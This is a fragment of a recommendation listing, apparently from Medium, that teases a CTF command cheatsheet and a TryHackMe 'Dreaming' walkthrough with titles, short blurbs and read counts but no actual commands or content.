
Vicky Aryan in InfoSec Write-ups

Use these cheatsheets to increase your CTF speed.

This cheatsheet contains essential commands I always use in CTFs, THM boxes, and in cybersecurity. Includes commands and tools for...

3 min read · Nov 13

133 2



Sharib

TryHackMe Walkthrough: Dreaming

Difficulty:easy

6 min read · Nov 19

1

See more recommendations